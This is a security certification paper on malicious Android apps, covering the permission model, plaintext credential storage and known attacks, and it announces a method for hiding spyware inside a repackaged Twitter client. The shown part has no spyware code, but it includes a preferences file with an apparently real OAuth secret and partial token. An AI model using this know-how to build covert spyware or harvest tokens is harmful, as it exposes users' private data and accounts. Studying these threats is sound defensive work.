Malicious Android Applications: Risks and Exploitation

"How I Met All Your Friends"

"A Spyware story about Android Application and Reverse Engineering"

GIAC (GPEN) Gold Certification

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Abstract

According to a Gartner study (Gartner, 11/2010), Android is now the No. 2 worldwide mobile operating system and will challenge Symbian for No.1 position by 2014. In addition to Android's large market share, the number of Android applications is growing at a fast rate. There are currently more than 100,000 Android applications available (Techeye, 26/11/2010).

With the increasing numbers of applications available for Android; spyware is becoming a real concern. Several malicious applications, ranging from fake banking applications to an SMS Trojan embedded into a fake media player, have already been discovered on the Android Market since the beginning of this year. However, there are other forms of malware that may also emerge. What about hiding spyware in the background of a well-known application? For example, imagine an application claiming to be the latest version of a famous Twitter client, which actually runs spyware in the background and uploads all private data to the attacker.

The purpose of this paper will be to explore a new form of Android spyware development using reverse engineering techniques and provide real case attack scenarios. Reverse engineering will be used, because most users do not check the permissions of the applications loaded onto their mobile device. Even security professionals admit they do not often check permissions of their Facebook or TweetCaster applications.

1. Introduction

Android is an open-source mobile operating system, based upon a modified version of the Linux kernel, initially developed by Android Inc., a firm purchased by Google in 2005.

A Gartner study released on November 2010 outlined that Android has become the second-most popular OS in the world (Gartner, 11/2010). The growth of Android has exceeded their previous study, released last year, in which they had predicted that Android will be the No.2 worldwide mobile operating system in 2012 (The H, 08/10/2009). According to another Gartner study (Gartner, 08/2010)., there will be only a slight difference between Symbian and Android market share in 2014: 30.2% for Symbian against 29.6% for Android.

Android breakthrough on the smartphone market is due to several reasons: First, Android is an open-source Operating System unlike Apple iOS. Hence the other smartphone manufacturers have seen Android as an opportunity to turn the current users' keen interest for this open-source OS into a way to win market share. That is why they are releasing new Android-based smartphones each month.

Google management understood that the iPhone success was largely based on the number of applications released for end-users. Google's resulting strategy is to provide developers with an easy way to develop applications that extend the functionality of the devices, using the Android Software Development Kit (SDK) and the Native Development Kit (NDK). In contrast to Apple, where applications must be downloaded from the Apple AppStore after rigorous control and approval (source code review for potential security problems and copyright infringements), Google makes it easier for developers to publish their applications. The Android application publishing process makes it easy to develop Android applications, but also provides room for malicious application publishing.

Unlike some of the other platforms, Android does not restrict application distribution via application signing and long approval period. Even though an application has to be signed to be installed on a device, it is possible to use self-signed certificates.

Furthermore, users can download applications not only from Android Market, but also from third party application stores, such as slideme.org and androlib.com.

Applications can be granted permissions, which are required to access critical phone resources or for inter-application communication. Those permissions are defined in advance (in the AndroidManifest.xml file), by the developer who wrote the application and permissions are displayed to the user for approval before the application installation. For example, a developer might claim that his application requires complete access to the settings of the phone, access to SMS/MMS reading and so on. So it is up to the user to check the validity of these permissions.

In spite of the permissions-based security model implemented by Android, anyone can publish an application on the Android Market, which has no built-in method to detect if this application contains malicious code or not.

This behavior has already been exploited several times in the past. In early 2010, First Tech Credit Union discovered a group of apps circulating the market made by a user named "Droid09". Those applications were mobile banking apps that seem to permit users to connect to their bank accounts, but in reality steal users' banking information (Computerworld, 11/01/2010)

At the RSA conference in March 2010, two TippingPoint researchers Derek Brown and Daniel Tijerina outlined how it is easy to publish an application and gain access to personal user data (TippingPoint DVLabs, 03/2010).

More recently, in August 2010, the first SMS Trojan targeting the Android platform appeared. This Trojan named *Trojan-SMS.AndroidOS.FakePlayer.a,* penetrates smartphones running Android in the guise of a harmless media player application. Once installed on the phone, the Trojan uses the system to begin sending SMSs to premium rate numbers without the owner's knowledge or consent, resulting in money passing from a user's account to that of the cybercriminals (Kaspersky, 08/2010). A complete analysis of this Trojan can be found on Jon Oberheide blog (Oberheide, 10/08/2010). Since the first release of this SMS Trojan, several variants have appeared in the wild under the name of pornplayer.apk masquerading also as a media player (Kaspersky, 09/2010).

Starting in 2009, several types of commercial Android spyware appeared on the market. Those applications claim that they are able to access user personal data (contact phone book), monitor SMSs, retrieve GPS coordinates, and make these data accessible from their website for review. However to be installed, someone needs physical access to the phone. In July 2010, Romanian authorities have arrested 50 individuals accused of using these kinds of applications to monitor cell phone communications of their spouses, competitors, and so on (The Register, 01/07/2010).

Here is a short list of available commercial Android spyware at the time of this writing:

- Mobile Spy
- Mobile Stealth
- FlexiSpy

During the last Black Hat conference, Lookout Mobile Security released the results of their App Genome Project. As explained on the Lookout Blog (The Lookout Blog, 07/2010), this project was created to identify security threats in the wild and provide insight into how applications (both from Android and iPhone) are accessing personal data, as well as other phone resources.





Figure 1 - App Genome Project Results (The Lookout Blog, 07/2010)

The following are the results extracted from the Lookout Mobile Security Blog (The Lookout Blog, 07/2010):

- 29% of free applications on Android have the capability to access a user's location, compared with 33% of free applications on iPhone
- Nearly twice as many free applications have the capability to access user's contact data on iPhone (14%) as compared to Android (8%)
- 47% of free Android apps include third party code, while that number is 23% on iPhone

One interesting thing is that almost half of the Android applications include third party code. This use of third party code shows a potential for data privacy leakage as most developers don't know if the third party library they used contained malicious code or not.

To confirm these results, simply check out the Android Market and look for possible malicious applications. For example, listed below is a wallpaper application that claims to have no Internet access. However several things look suspicious. By checking thoroughly the permissions it is clearly evident that this application has full Internet access. Perhaps this is simply developer omission, but why does a wallpaper application need to send SMS?



*** WALLPAPERZ ***

Anime wallpapers?
Superfast Wallpaper App.
Select and set your new wallpaper!

* 80 wallpapers
* NO ads
* NO internet connection
* NO wait for loading

Changing your wallpaper has

This application has access to the following:

Network communication
full Internet access

Services that cost you money
send SMS messages

System tools
modify global system settings

Figure 2 - Example of malicious application on the Android Market

As Jon Oberheide said in his talk during the CanSecWest 2009 (Oberheide, 03/2009), *"if a user is willing to install a fart app, you can be sure it will install anything"*. And that is a big problem, because most users are not meticulously checking the permissions granted to their applications. Furthermore the increase of Android applications released each month confirms the keen interest that developers have for Android applications (androlib, 11/2010).

The latest malware released, combined with the results from the App Genome Project, and the statistics from androlib confirm the prediction of Denis Maslennikov, Mobile Research Group Manager at Kaspersky Lab.

"The IT market research and analysis organization IDC has noted that those selling devices running Android are experiencing the highest growth in sales among smartphone manufacturers. As a result, we can expect to see a corresponding rise in the amount of malware targeting that platform." (Kaspersky, 08/2010)

Another risk is spyware running in the background of a well-known application. Think about an application claiming to be the latest version of a famous Twitter client, which actually runs spyware in the background and uploads all private data to the attacker's location!

To illustrate, this paper will introduce a new form of spyware development using reverse engineering techniques. Most users feel confident about what they download from the Android Market and do not check application permissions during installation. Even most security-savvy users have little experience with controlling the permissions of their Facebook or TweetCaster mobile applications. After some more detailed explanation about the security measures implemented by Android, this paper will introduce how to develop stealthy spyware running in the background of a modified version of a well-known Twitter client. Even though the application will not be published on the Android Market, some real case attack scenarios will be provided to be as stealthy as possible and spoof the Android Market so that the user thinks the application was downloaded from there.

The next section will dive into the Android architecture and security model.

2. Diving Into The Belly of The Droid

2.1. The System Architecture

Android is a software stack for mobile devices that includes an operating system, middleware and key applications (Android Developers Guide- Android Architecture, 11/2010).




Figure 3 - Android Architecture (Android Developers Guide- Android Architecture, 11/2010)

Even though Android applications are most often written in Java using a dedicated SDK (Android Developers Guide-SDK, 11/2010), some applications such as game applications are developed in C/C++ using the Android NDK. Android includes a set of C/C++ libraries used by various components of the Android system. These capabilities are exposed to developers through the Android application framework, for example the Webkit library is used by the Browser application.

For code improvement performance, unmanaged native code can be used by the application using Java Native Interface libraries (Android Developers Guide-NDK, 11/2010) As a consequence the Java Native Interface permits direct access to native code libraries and the kernel system call interface (IOActive, 2010).


As explained previously, most Android applications are written in the Java programming language. The compiled Java code, along with any data and resource files required by the application, is bundled into an Android package (an archive file marked by an .apk suffix). This file is the vehicle for distributing the application and installing it on mobile devices (Android Developers Guide-Security, 11/2010).

Each Android application is composed of several components that can communicate between each other using Intent messages (for inter and intra application communication). Here is a list of those components and a short description of each one.

- Activity: An activity represents a visual interface that the user can use to process actions. One application might be composed of several activities.
- Service: A service doesn't have a visual user interface, but rather runs in the background for an indefinite period of time.
- Broadcast Receiver: A broadcast receiver does not display a user interface but rather receives and may react to broadcast announcements by starting an activity. For example when the phone receives an SMS, a broadcast message is sent by the system to inform that a message is available.

```
        <receiver android:name=".SmsReceiver">
            <intent-filter>
                <action android:name=
                    "android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
         </receiver>
```

- Content Provider: A content provider is a kind of database where an application makes data available to other applications. More generally data are stored in an SQLite database, for instance as shown below the browser application has a content provider to store browser history and bookmarks.



	_id	title	url	visits	date	created	description	bookmark
1	1	Google	http://www.google.com/	0	0	0		1
2	2	Picasa	http://picasaweb.google.com/m/viewer?source=androidclien	0	0	0		1
3	3	Yahoo!	http://www.yahoo.com/	0	0	0		1
4	4	MSN	http://www.msn.com/	0	0	0		1
5	5	MySpace	http://www.myspace.com/	0	0	0		1
6	6	Facebook	http://www.facebook.com/	0	0	0		1
7	7	Wikipedia	http://www.wikipedia.org/	0	0	0		1
8	8	eBay	http://www.ebay.com/	0	0	0		1
9	9	CNN	http://www.cnn.com/	0	0	0		1
10	10	NY Times	http://www.nytimes.com/	0	0	0		1
11	11	ESPN	http://espn.com/	0	0	0		1
12	12	Amazon	http://www.amazon.com/	0	0	0		1
13	13	Weather Channel	http://www.weather.com/	0	0	0		1
14	14	BBC	http://www.bbc.co.uk/	0	0	0		1
15	15	Google	http://www.google.com/m?source=android-home	2	280613447126	0		0

Figure 4 - The Content Provider used by the Browser Application

The content provider extends the ContentProvider base class to implement a standard set of methods that enable other applications to retrieve and store data of the type it controls. However, applications do not call these methods directly. Rather, they use a ContentResolver object and call its methods instead (Android Developers Guide_Fundamentals, 11/2010).

Android provides several ContentProviders that are used to store common data such as audio, video, contact information. These providers can be accessed using specific methods from the ContentResolver, such as the query method. However, to query a dedicated content provider this method has to know which provider to query. That is why each content provider is accessible via a unique URI; the following is a non exhaustive list of content provider URIs:

- MediaStore.Images.Media.EXTERNAL_CONTENT_URI to access all images located on the SD card.
- MediaStore.Audio.Media.EXTERNAL_CONTENT_URI to access all audio files located on the SD card.
- ContactsContract.Contacts.CONTENT_URI to access personal contact information.

Even though content providers are available for all applications, they must acquire the proper permission to read the data. More generally these permissions, as well as structure components, are defined in a file called AndroidManifest.xml which is the cornerstone of the Android security model.

2.2. The Security Model

2.2.1. The Sandbox and Permissions Based Model

"Android is a multi-process system, in which each application (and parts of the system) runs in its own process. Most security between applications and the system is enforced at the process level through standard Linux facilities, such as user and group IDs that are assigned to applications. Additional finer-grained security features are provided through a "permission" mechanism that enforces restrictions on the specific operations that a particular process can perform, and per-URI permissions for granting ad-hoc access to specific pieces of data." (Android Developers Guide-Security, 11/2010)

The Android security model is primarily based on a sandbox and permission mechanism. Each application is running in a specific Dalvik virtual machine with a unique user ID assigned to it, which means the application code runs in isolation from the code of all others applications. As a consequence, one application has not granted access to other applications' files.




Figure 5 - Android Security Model: sandbox and permissions mechanisms

To install an application, it must be signed by the developer using a certificate, which might be self-signed. By signing two applications using the same certificate, a

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
developer might request that both applications will share the same user ID. By sharing the same user ID, the developer will grant access to data between both applications. To conserve system resources, applications with the same ID can also arrange to run in the same Linux process, sharing the same VM. *(Android Developers Guide-Security, 11/2010)*

A SDK freely available allows everybody to develop custom applications for their own device, or provide applications to the community, through the Android Market or third party applications store (Android Developers Guide-SDK, 11/2010).

As mentioned earlier, in contrast to Apple, where applications must be downloaded from the Apple AppStore after rigorous control and approval, Android application source code is not verified before release.

Applications can be granted permissions, which are required to access critical phone resources or for inter-application communication. Those permissions are defined in advance by the developer who wrote the application, and permissions are displayed to the user for approval before the application installation. For example, a developer might claim that his application requires complete access to the settings of the phone, access to SMS/MMS reading and so on. As shown below, those permissions are displayed to the user before application installation. So it is up to the user to check the validity of these permissions. However, it is probable that most users do not meticulously check the permissions granted to their applications.



This application has access to the following:

Network communication
full Internet access

Services that cost you money
send SMS messages

System tools
modify global system settings

Figure 6 - Permissions display before application installation

It is still possible to check permissions that an application has on the phone via Settings> Application Settings>Manage applications.

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


Application info

Permissions

This application can access the following on your phone:

Your messages
edit SMS or MMS, read SMS or MMS, receive MMS, receive SMS

Your personal information
read contact data, write contact data

Network communication
full Internet access

Storage
modify/delete SD card contents

Phone calls
modify phone state, read phone state and identity

Services that cost you money
directly call phone numbers, send SMS messages

Figure 7 - Application permissions summary after installation

All those permissions are defined in a file called AndroidManifest, a complete manifest file can be found in Appendix 1. This is actually an XML file containing all the application components and permissions. Once the application is installed on the phone, there is no way to modify it. Here is an excerpt of a standard manifest file:

```
manifest android:versionCode="2" android:versionName="1.0.1" package="com.seesmic">
…
<activity android:label="@string/app_name" android:name=".ui.Account">
<intent-filter>
<action android:name="com.seesmic.LOGIN"/>
<category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
</activity>
…
<service android:name=".core.NotifService"/>
<receiver android:name=".core.OnAlarmReceiver"/>
</application>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
```

Figure 8 - Excerpt of a standard Manifest file

It is only possible to use components described in this file and, as shown below, if correct permissions are not defined in advance access might be denied to certain part of the phone.

```
08-19 21:35:02.925: DEBUG/AndroidRuntime(258): >>>>>>>>>>>>>> AndroidRuntime START
<<<<<<<<<<<<<<
…
```

```
08-19 21:35:06.590: ERROR/DatabaseUtils(270): java.lang.SecurityException: Permission
Denial: reading com.android.browser.BrowserProvider uri content://browser/bookmarks from
pid=264, uid=10031 requires com.android.browser.permission.READ_HISTORY_BOOKMARKS
08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
android.content.ContentProvider$Transport.enforceReadPermission(ContentProvider.java:271)
08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
android.content.ContentProvider$Transport.bulkQuery(ContentProvider.java:149)
08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
android.content.ContentProviderNative.onTransact(ContentProviderNative.java:111)
08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
android.os.Binder.execTransact(Binder.java:288)
08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at dalvik.system.NativeStart.run(Native
Method)
08-19 21:35:06.647: DEBUG/AndroidRuntime(264): Shutting down VM
```

Figure 9 - Browser Content Provider Access without permission.READ_HISTORY_BOOKMARKS

A complete list of permissions is available on the Android Developers web site (Android Developers Guide_Manifest Permissions, 11/2010).

The system can also grant permissions to applications depending on certain conditions. Here is what happens when a normal application requests the *android.permission.CALL_PRIVILEGED* permission (the one used to generate call without user knowledge):

```
09-09 14:40:06.825: WARN/PackageManager(59): Not granting permission
android.permission.CALL_PRIVILEGED to package com.test.upload (protectionLevel=3
flags=0x8444)
```

Figure 10 - Example of permission protection level

As shown above a *protectionLevel* exception is raised by the system. Actually, the requested permission is granted only to applications that are in the Android system image or are signed with the same certificates as those in the system image. A complete list of the permission protection levels is available on the Android Developers web site (Android Developers Guide_ Permissions Protection Level, 11/2010).

As explained previously, from an application it is possible to execute unmanaged native ARM code using the Java Native Interface (JNI). A malicious application developer might exploit this behavior by providing an exploit for a disclosed kernel vulnerability to elevate privileges and doing whatever he wants afterwards.

It should be noted that, by default, even though native code is executed from an application the permission model will not be bypassed, as it still refers to the permissions defined in the AndroidManifest file.

However native code execution could be dangerous for users with Jailbreak phones (phones that have been freed of limitations from the original provider), since they may be running their phone applications as root user. In that case, by using a malicious application, an attacker will be able to access sensitive parts of the device, such as the credentials provided for the different user accounts.

2.2.2. Credentials Handling


The Android system provides two ways to handle credentials either using the Authentication Manager or the Shared Preferences.

"The account manager allows sharing of credentials across multiple applications and services. Users enter the credentials for each account only once — applications with the `USE_CREDENTIALS` *permission can then query the account manager to obtain an auth token for the account. An authenticator (a pluggable component of account manager) requests credentials from the user, validates them with an authentication server running in the cloud, and then stores them to the account manager. "(Android Developers Guide_The Account Manager, 11/2010)*

Android provides an easy way for applications to store user information, such as account name and credentials, by using the SharedPreferences utility. As shown below when an application such as the TweetCaster, is launched, a request is made to the PreferenceManager component for the DefaultSharedPreferences (user account name and password …)

```
Landroid/preference/PreferenceManager;>getDefaultSharedPreferences(Landroid/content/Conte
xt;)Landroid/content/SharedPreferences;
```

This is a good solution for an application that does not have a specific component (authenticator) to authenticate with a back-end service. However, this information is written in plaintext in the shared_prefs directory under the filename applicationname_preferences.xml.   Even if this file has restricted read and write access, if spyware is running in the background of the TweetCaster application, nothing will prevent the disclosure of this sensitive information. This behavior will be observed in the section covering the Android spyware development using Reverse Engineering.



```
com.handmark.tweetcaster                                    2010-09-07 13:49 drwxr-x--x
  cache                                                     2010-09-07 13:49 drwxrwx--x
    admob_cache                                             2010-09-07 13:49 drwx------
      20100331                                              2010-09-07 13:49 drwx------
    webviewCache                                            2010-09-07 14:24 drwxrwx--x
      5150f538                                        31698 2010-09-07 14:24 -rw-------
      ec258788                                         4841 2010-09-07 13:49 -rw-------
  databases                                                 2010-09-07 14:24 drwxrwx--x
  files                                                     2010-09-07 13:48 drwxrwx--x
  lib                                                       2010-09-07 13:48 drwxr-xr-x
  shared_prefs                                              2010-09-07 18:58 drwxrwx--x
    com.handmark.tweetcaster_preferences.xml           3629 2010-09-07 18:58 -rw-rw----
```

com.handmark.tweetcaster_preferences.xml

```xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<int name="service_new_tweets" value="50" />
<long name="GoldGPEN_favorites" value="1283869611140" />
<string name="timer_interval">3</string>
<string name="shorten_service">0</string>
<int name="key_started_count" value="9" />
<long name="GoldGPEN_timeline" value="1283869609621" />
<boolean name="key_bn_vibration" value="true" />
<long name="GoldGPEN11_timeline" value="1283869529046" />
<string name="image_service">0</string>
<long name="GoldGPEN11_favorites" value="1283869531127" />
<boolean name="key_bn_new_tweet" value="true" />
<int name="service_new_mentions" value="0" />
<long name="GoldGPEN11_mentions" value="1283869529953" />
<boolean name="key_background_notifications" value="true" />
<boolean name="key_bn_new_dms" value="true" />
<boolean name="key_old_retweet" value="true" />
<string name="accounts">[{oauthSecret:&quot;ld7ssbHktRJTkgb8ZnFfU7aitiAmlLGmnTP2gERfH0g&quot;,oauthToken:&quot;187648031-xJG1yopAtcDn1cXVEsRN
<long name="GoldGPEN_mentions" value="1283869609856" />
<boolean name="key_bn_new_mention" value="true" />
<string name="key_font_size">0</string>
<string name="theme">1</string>
<boolean name="key_autoupdate" value="true" />
<string name="last_login">GoldGPEN</string>
<int name="service_new_messages" value="0" />
<string name="autocomplete_screennames">GoldGPEN11,seesmic,handmark</string>
<string name="timeline_selected_status_187648031">22678782467</string>
<string name="url_options">0</string>
</map>
```

Figure 11 - Credentials disclosure in the application shared preferences file

2.3. Known Attacks

In November 2010, two security researchers Jon Oberheide and Zach Lanier found a way to abuse the credentials service that Android has for allowing applications to request authorization tokens. They have exploited this vulnerability by providing a "fake" Angry Birds application that was disguised as an expansion for the original game (Forbes, 10/11/2010). This game was actually a malicious application that was able to download three other applications from the Android Market. Those three other malicious applications were able to access sensitive data and were installed without asking permission from the user, thus bypassing the permission system in place.

The only clue to the user was the additional applications' installations appeared in the phone notifications, alerting a user to the new installation. Jon Oberheide worked with Google to provide a fix for this issue, which will be applied to all Android devices.

At the time of writing no additional technical information has been disclosed about this vulnerability. However, there is an important likelihood that this vulnerability is a follow up to Jon Oberheide' analysis of the GTalkService protocol (Oberheide, 06/2010).

The GTalkService is a persistent connection maintained from the Android phone to Google's servers at all time. It allows Google to push down messages to the phone in order to perform particular actions. For example, when user clicks to install an app through the Android Market, Google pushes down an INSTALL_ASSET to the phone which causes it to fetch and install that application (Oberheide, 28/06/2010).

When Google wants to remote kill an application from a phone, it pushes down a REMOVE_ASSET message to the phone which causes it to remove the particular application. Both messages are actually broadcasted to two Broadcast Receivers from the Android Market application.

```
<manifest android:versionCode="1710" android:versionName="1.71"
package="com.android.vending">
…
<receiver android:name=".InstallAssetReceiver"
android:permission="com.android.vending.INTENT_VENDING_ONLY">
<intent-filter>
<action android:name="android.intent.action.REMOTE_INTENT"/>
<category android:name="INSTALL_ASSET"/>
</intent-filter>
</receiver>

<receiver android:name=".RemoveAssetReceiver"
android:permission="com.android.vending.INTENT_VENDING_ONLY">
<intent-filter>
<action android:name="android.intent.action.REMOTE_INTENT"/>
<category android:name="REMOVE_ASSET"/>
</intent-filter>
</receiver>
…
</application>
</manifest>
```

Figure 12 - Excerpt of AndroidManifest file from the Android Market application

This REMOVE_ASSET message is part of the Google application "kill switch", which is able to remotely wipe a specific application from all of the handsets that had downloaded it. Google first used this functionality following a Proof of Concept from Jon

Oberheide (Android Developers Blog, 23/06/2010), in which an application was developed called RootStrap that was able to phone home periodically to fetch remote native ARM code and executes it outside the Dalvik VM.

An attacker could use such an approach to push down a local privilege escalation exploit as soon as a new vulnerability is discovered in the Linux kernel and root the device (Oberheide, 25/06/2010). It could be also possible to bootstrap a rootkit, such as the one released during DEF CON 18 by Christian Papathanasiou and Nicholas J. Percoco (Papathanasiou - Percoco, 18/07/2010).

